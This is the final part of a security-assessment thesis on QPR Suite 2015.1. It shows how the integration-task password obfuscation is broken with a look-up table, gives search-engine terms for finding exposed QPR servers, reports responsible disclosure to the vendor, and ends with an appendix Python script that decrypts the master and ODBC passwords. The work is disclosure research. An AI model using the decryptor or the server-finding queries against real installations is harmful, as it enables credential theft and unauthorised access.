

Figure 17: DBBlobEditor showing the contents of an integration task blob in the database.

Figure 17 shows that the blob contains the SQL query in plaintext, but the username (integuser) and the password (SecretpwdINTEG) for the remote database have been encrypted.

By observing the encryption result of different passwords, a pattern begins to emerge:

```
a          .S
b          .r
c          .b
d          -C
aa         .Q i
ab         .Q e
ac         .Q a
ad         .Q X
aaaa       .Q f w GJ
bbbb       .t f x Hk
cccc       .d b w HZ
dddd       -A w w GJ
eeee       -Q z X G3
abcd       .Q f w GJ
```

Each character in the password is encrypted to either a single character or two characters. Each additional character in the password changes the outcome of some of the encryption results. Because the encryption result is governed by the length of the password, and not the contents of the password, this encryption algorithm is vulnerable to a simple look-up table, as shown in table 6.

Table 6: Look-up table from “a” to “e” for four character integration task passwords.

	a	**b**	**c**	**d**	**e**
1	.Q	.t	-d	-A	-Q
2	j	f	b	W	z
3	y	x	w	W	X
4	H3	Hk	HZ	GJ	G3

According to table 6, the password “edcb” should encrypt to: -Q W w HK. Figure 18 confirms that this is correct.



Figure 18: Integration Task encryption result for the password “edcb”.

Figure 18 also shows that the username is encrypted to “–AfmLyP3”, using table 6 as a guide, the first two letters can be decrypted to: “db“

7 Finding QPR Servers on the Public Internet

Shodan, Google and Bing can be used to find publicly available QPR installations on the internet. Each of these search engines produces some of the same results, but they also give non overlapping results. The search terms “qpr.isapi.dll” and “QPR Web Application Server” provide the best results. [41.]

Shodan especially gives results mostly from the domain <company>.onqpr.com, all of which it identifies as being hosted on Amazon Web Services (AWS). Even though the domain has been registered via a privacy service, it is safe to assume that it belongs to QPR Software and is used to host systems for their customers. [42;43.]

8 Conclusions

The aim of this security assessment was to investigate if there are any security vulnerabilities present in QPR Software's Suite 2015.1, within the scope of cryptography and network traffic, and to report any such findings to QPR Software according to the guidelines of responsible disclosure, so that the security vulnerabilities can be fixed before this thesis is published at the end of 2015.

While multiple security vulnerabilities were uncovered during the assessment, I am especially worried about the security of the Scorecard Application Server, as it does not properly handle server authentications, user authentications, or use encrypted communications even when that option is explicitly turned on, and the use of cryptography throughout the software suite – all of the tested cryptographic algorithms were broken during this security assessment. Feedback from QPR Software has also been nonexistent. When directly asked close to the publishing date, QPR Software communicated back that they are planning on correcting all the reported vulnerabilities to the next major version (2016.1.0), to be released in the first half of 2016.

Due to the number and severity of the security vulnerabilities identified, I would recommend that QPR Software immediately contracts a reliable information security company to do a full assessment of their software products, and most importantly – act on the findings.

References

1. eVAL. Penetration Testing [online]. Columbus, OH: eVAL.
   URL: https://eval.agency/services/penetration-testing
   Accessed 15 of November 2015.

2. QPR Software. QPR in Brief [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/company/qpr-brief
   Accessed 15 of November 2015.

3. QPR Software. Find a Local Reseller [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/partners/find-local-reseller
   Accessed 15 of November 2015.

4. QPR Software. Customer Success Stories [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/customers
   Accessed 15 of November 2015.

5. QPR Software. QPR ProcessDesigner [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/products/qpr-processdesigner
   Accessed 15 of November 2015.

6. QPR Software. QPR EnterpriseArchitect [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/products/qpr-enterprisearchitect
   Accessed 15 of November 2015.

7. QPR Software. QPR Metrics [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/products/qpr-metrics
   Accessed 15 of November 2015.

8. QPR Software. QPR Suite [online]. Helsinki, FI: QPR Software.
   URL: http://www.qpr.com/products/qpr-suite
   Accessed 15 of November 2015.

9. Chris E, Eric G, Neel M, Matt M, Tavis O, Julien T, Michal Z, Google Security Team. Rebooting Responsible Disclosure [online]. Mountain View, CA: Google; Jan. 20, 2010.
   URL: https://googleonlinesecurity.blogspot.fi/2010/07/rebooting-responsible-disclosure-focus.html
   Accessed 15 of November 2015.

10. Bruce Schneier. Crypto-gram, Full Disclosure [online]. Cambridge, MA: Counterpane Internet Security; 15 November 2001.
    URL: https://www.schneier.com/crypto-gram/archives/2001/1115.html#1
    Accessed 15 of November 2015.

11. CERT. Vulnerability Disclosure Policy [online]. Pittsburgh, PA: CERT.
URL: https://www.cert.org/vulnerability-analysis/vul-disclosure.cfm
Accessed 15 of November

12. Laurie Williams. Testing Overview and Black-Box Testing Techniques [online]. Raleigh, NC: North Carolina State University; 2006.
URL: http://agile.csc.ncsu.edu/SEMaterials/BlackBox.pdf
Accessed 15 of November

13. Institute of Electrical and Electronics Engineers (IEEE) Standards Association. 24765-2010 Systems and Software Engineering Vocabulary [online]. Piscataway, NJ: IEEE Standards Association; 15 December 2010.
URL: https://standards.ieee.org/findstds/standard/24765-2010.html
Accessed 15 of November

14. Institute of Electrical and Electronics Engineers (IEEE) Standards Association. 24765-2010 Systems and Software Engineering Vocabulary [online]. Lansing, MI: Michigan State University.
URL: http://www.cse.msu.edu/~cse435/Handouts/Standards/IEEE24765.pdf
Accessed 15 of November

15. QPR Software. QPR Knowledge Base 2015.1 - Server Locations [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/server_locations.htm
Accessed 15 of November

16. Microsoft. Microsoft SQL Server 2014 Express [online]. Redmond, WA: Microsoft; 1 April 2014.
URL: http://www.microsoft.com/fi-fi/server-cloud/products/sql-server-editions/sql-server-express.aspx
Accessed 15 of November

17. Withdata Software. DBBlobEditor [online]. Santa Barbara, CA; 27 March 2015.
URL: http://www.withdata.com/dbblobeditor/
Accessed 15 of November

18. Wireshark. Wireshark [online]. San Jose, CA; 14 October 2015.
URL: https://www.wireshark.org/
Accessed 15 of November

19. QPR Software. QPR Knowledge Base 2015.1 - Database Operations [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/databasetab.htm
Accessed 15 of November

20. QPR Software. QPR Knowledge Base 2015.1 - Logging into the User Management System [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/loggingintotheusermanageme.htm
Accessed 15 of November

21. QPR Software. QPR Knowledge Base 2015.1 - Connect to QPR Metrics Server [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/sc_tg_overview.htm
Accessed 15 of November

22. QPR Software. QPR Knowledge Base 2015.1 - LDAP User and Group Import [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/ldap_user_import.htm
Accessed 15 of November

23. QPR Software. QPR Knowledge Base 2015.1 - NT User and Group Import [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/nt_user_import.htm
Accessed 15 of November

24. QPR Software. QPR Knowledge Base 2015.1 - Adding and Modifying Users [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/adding_and_modifying_users.htm
Accessed 15 of November

25. QPR Software. QPR Knowledge Base 2015.1 - Authentication Methods [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/authenticationmethods.htm
Accessed 15 of November

26. QPR Software. QPR Knowledge Base 2015.1 – Starting [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/starting.htm
Accessed 15 of November

27. QPR Software. QPR Knowledge Base 2015.1 - QPR UMS Database Tables [online]. Helsinki, FI: QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/appendixadatabasestructure_2.htm
Accessed 15 of November

28. Michael Kerrisk. Linux Programmer's Manual - CRYPT(3) [online]. man7; 8 August 2015.
URL: http://man7.org/linux/man-pages/man3/crypt.3.html
Accessed 15 of November

29. Question Defense?. Hash Analyzer [online]. Question Defense?.
URL: http://tools.question-defense.com/hash-analyzer/
Accessed 1 of November

30. Jan Bogutzki. Crypt [online]. Hannover, GE: functions-online.
URL: https://www.functions-online.com/crypt.html
Accessed 15 of November

31. Defuse Security. Salted Password Hashing - Doing it Right [online]. Canada: CrackStation; 6 August 2015.
URL: https://crackstation.net/hashing-security.htm
Accessed 15 of November

32. M. Douglas McIlroy. A Research UNIX Reader: Annotated Excerpts from the Programmer's Manual, 1971-1986 [online]. Hanover, NH: Dartmouth College; 1987.
URL: http://www.cs.dartmouth.edu/~doug/reader.pdf
Accessed 15 of November

33. T Alexander Lystad. oclHashcat Benchmarking [online]. The Password Project; 12 March 2012.
URL: http://thepasswordproject.com/oclhashcat_benchmarking
Accessed 15 of November

34. Ross Dickey. Taking a Closer Look at Cracked Ashley Madison Passwords [online]. Avast!; 7 September 2015.
URL: https://blog.avast.com/2015/09/07/taking-a-closer-look-at-cracked-ashley-madison-passwords/
Accessed 15 of November

35. Chester W, Beth J, Richard W. LinkedIn Confirms Hack, Over 60% of Stolen Passwords Already Cracked [online]. Sophos naked security; 6 June 2015.
URL: https://nakedsecurity.sophos.com/2012/06/06/linkedin-confirms-hack-over-60-of-stolen-passwords-already-cracked/
Accessed 15 of November

36. CrackStation. CrackStation's Password Cracking Dictionary [online]. CrackStation; 28 September 2015.
URL: https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm
Accessed 15 of November

37. QPR Software. QPR Knowledge Base 2015.1 - QPR Metrics Database Tables [online]. Helsinki, FI. QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/appendixadatabasestructure.htm
Accessed 15 of November

38. QPR Software. QPR Knowledge Base 2015.1 - Appendix A: QPR .ini Files [online]. Helsinki, FI. QPR Software; 2015.
URL: http://kb.qpr.com/qpr2015-1/appendix_a_qpr_ini_files.htm
Accessed 15 of November

39. Dr. Jimbob. Why Shouldn't We Roll Our Own? [online]. Security Stack Exchange; 6 August 2012.
URL: http://security.stackexchange.com/questions/18197/why-shouldnt-we-roll-our-own/18198#18198
Accessed 15 of November

40. Bruce Schneier. Schneier on Security [online]. Cambridge, MA: Counterpane Internet Security; 15 April 2011.
URL: https://www.schneier.com/blog/archives/2011/04/schneiers_law.html
Accessed 15 of November

41. Shodan. The Search Engine Got Internet-connected Devices [online]. Shodan.
URL: http://www.shodan.io
Accessed 15 of November

42. Tucows domains. Whois Lookup [online]. Toronto, CA-ON: Tucows domains.
URL: http://www.tucowsdomains.com/whois
Accessed 15 of November

43. ContactPrivacy. Contact Domain Owner [online]. ContactPrivacy.
URL: https://www.contactprivacy.com/
Accessed 15 of November

Python Script to Decrypt QPR System Master Password

The following plaintext passwords and their encryption results are provided for convenience, allowing this script to be tested in practice:

abcd	%7D%8C%83t
5678	%C98%B7@
QPRR	%ADZT%AA
"#%&	%BAK%C56
!hM}	%BD%92m%7D
demo	x%85%8Do

This Python script will decrypt the first four characters of the encryption format used by QPR Suite to encrypt the QPR System Master Password and the ODBC connection password:

```
import sys

# list to hold the encrypted password
hlist = []

# common action done during decryption
def decmod(dec):
    if dec % 2 != 0:
        dec -= 3
    else:
        dec -= 1
    return dec

# password decrypted, print out the result and exit
def done(decrypted):
    print (decrypted)
    sys.exit(0)

# expect the encrypted password as a CMD argument
if len (sys.argv) != 2:
    print ("invalid number of CMD arguments")
    sys.exit(0)

enc = sys.argv[1]
j = len(enc)
i = 0

# parse the CMD argument and put the individual characters in hlist
while i < j:
    if enc[i] != "%":
        temp = ord(enc[i])
        hlist.append(temp)
        i += 1
```

```
    else:
        temp = "0x" + str(enc[i+1]) + str(enc[i+2])
        temp = int(temp, 0)

        hlist.append(temp)
        i += 3

x =len(hlist)

# decrypt the first character of the password
dec1 = hlist[0]

if (dec1 >= 174 and dec1 <= 189) or (dec1 >= 142 and dec1 <= 157) \
    or (dec1 >= 110 and dec1 <= 125):

    dec1 = 223 - dec1
    if dec1 % 2 == 0:
        dec1 -= 1

    else:
        dec1 -= 3

elif (dec1 >= 190 and dec1 <= 205) or (dec1 >= 158 and dec1 <= 173) \
    or (dec1 >= 126 and dec1 <= 141):

    dec1 = 223 - dec1
    dec1 = dec1 +32
    if dec1 % 2 == 0:
        dec1 -= 1

    else:
        dec1 -= 3

decrypted = chr(dec1)
x -= 1

if x == 0:
    done(decrypted)

# decrypt the second character of the password
dec2 = hlist[1]

if (dec2 >= 73 and dec2 <= 76) or (dec2>= 81 and dec2 <= 84) \
    or (dec2>= 105 and dec2 <= 108) or (dec2>= 113 and dec2 <= 116) \
    or (dec2>= 137 and dec2 <= 140) or (dec2>= 145 and dec2 <= 148):

    dec2 = dec2 - 31 - 8
    dec2 = decmod(dec2)

elif (dec2 >= 69 and dec2 <= 72) or (dec2 >= 77 and dec2 <= 80) \
    or (dec2>= 101 and dec2 <= 104) or (dec2>= 109 and dec2 <= 112) \
    or (dec2>= 133 and dec2 <= 136) or (dec2>= 141 and dec2 <= 144):

    dec2 = dec2 - 31
    dec2 = decmod(dec2)

elif (dec2 >= 57 and dec2 <= 60) or (dec2 >= 65 and dec2 <= 68) \
    or (dec2 >= 89 and dec2 <= 92) or (dec2 >= 97 and dec2 <= 100) \
    or (dec2>= 121 and dec2 <= 124) or (dec2>= 129 and dec2 <= 132):

    dec2 = dec2 - 31 - 8 + 32
```

```
    dec2 = decmod(dec2)

elif (dec2 >= 53 and dec2 <= 56) or (dec2 >= 61 and dec2 <= 64) \
    or (dec2 >= 85 and dec2 <= 88) or (dec2 >= 93 and dec2 <= 96) \
    or (dec2>= 117 and dec2 <= 120) or (dec2>= 125 and dec2 <= 128):

    dec2 = dec2 - 31 + 32
    dec2 = decmod(dec2)

decrypted = decrypted + chr(dec2)
x -= 1

if x == 0:
    done(decrypted)

# decrypt the third character of the password
dec3 = hlist[2]

if (dec3 >= 193 and dec3 <= 208):
    dec3 = (dec3 - 159)
    dec3 = decmod(dec3)

elif (dec3 >= 177 and dec3 <= 192):
    dec3 = (dec3 - 159 + 32)
    dec3 = decmod(dec3)

elif (dec3 >= 97 and dec3 <= 112) or (dec3 >= 129 and dec3 <= 144):
    dec3 = (dec3 - 159 + 32 + 32 + 64)
    dec3 = decmod(dec3)

elif (dec3 >= 81 and dec3 <= 96) or (dec3 >= 113 and dec3 <= 128):
    dec3 = (dec3 - 159 + 32 + 32 + 32 + 64)
    dec3 = decmod(dec3)

decrypted = decrypted + chr(dec3)
x -= 1

if x == 0:
    done(decrypted)

# decrypt the fourth character of the password
dec4 = hlist[3]

if (dec4 >= 56 and dec4 <= 59) or (dec4 >= 72 and dec4 <= 75) \
    or (dec4 >= 120 and dec4 <= 123) or (dec4 >= 136 and dec4 <= 139):

    dec4 = (dec4 - 95 + 8 + 64)
    dec4 -= 1

elif (dec4 >= 52 and dec4 <= 55) or (dec4 >= 68 and dec4 <= 71) \
    or (dec4 >= 116 and dec4 <= 119) or (dec4 >= 132 and dec4 <= 135):

    dec4 = (dec4 - 95 + 8 + 8 + 64)
    dec4 -= 1

elif (dec4 >= 48 and dec4 <= 51) or (dec4 >= 64 and dec4 <= 67) \
    or (dec4 >= 112 and dec4 <= 115) or (dec4 >= 128 and dec4 <= 131):

    dec4 = (dec4 - 95 + 8 + 8 + 8 + 64)
    dec4 -= 1
```

```
elif (dec4 >= 44 and dec4 <= 47) or (dec4 >= 60 and dec4 <= 63) \
    or (dec4 >= 108 and dec4 <= 111) or (dec4 >= 124 and dec4 <= 127):

    dec4 = (dec4 - 95 + 8 + 8 + 8 + 8 + 64)
    dec4 -= 1

elif (dec4 >= 152 and dec4 <= 155) or (dec4 >= 168 and dec4 <= 171):

    dec4 = (dec4 - 95 + 8)
    dec4 -= 1

elif (dec4 >= 148 and dec4 <= 151) or (dec4 >= 164 and dec4 <= 167):

    dec4 = (dec4 - 95 + 8 + 8)
    dec4 -= 1

elif (dec4 >= 144 and dec4 <= 147) or (dec4 >= 160 and dec4 <= 163):

    dec4 = (dec4 - 95 + 8 + 8 + 8)
    dec4 -= 1

elif (dec4 >= 140 and dec4 <= 143) or (dec4 >= 156 and dec4 <= 159):

    dec4 = (dec4 - 95 + 8 + 8 + 8 + 8)
    dec4 -= 1

decrypted = decrypted + chr(dec4)
done(decrypted)

sys.exit(0)
```

Listing 1. A Python script to decrypt the QPR System Master Password.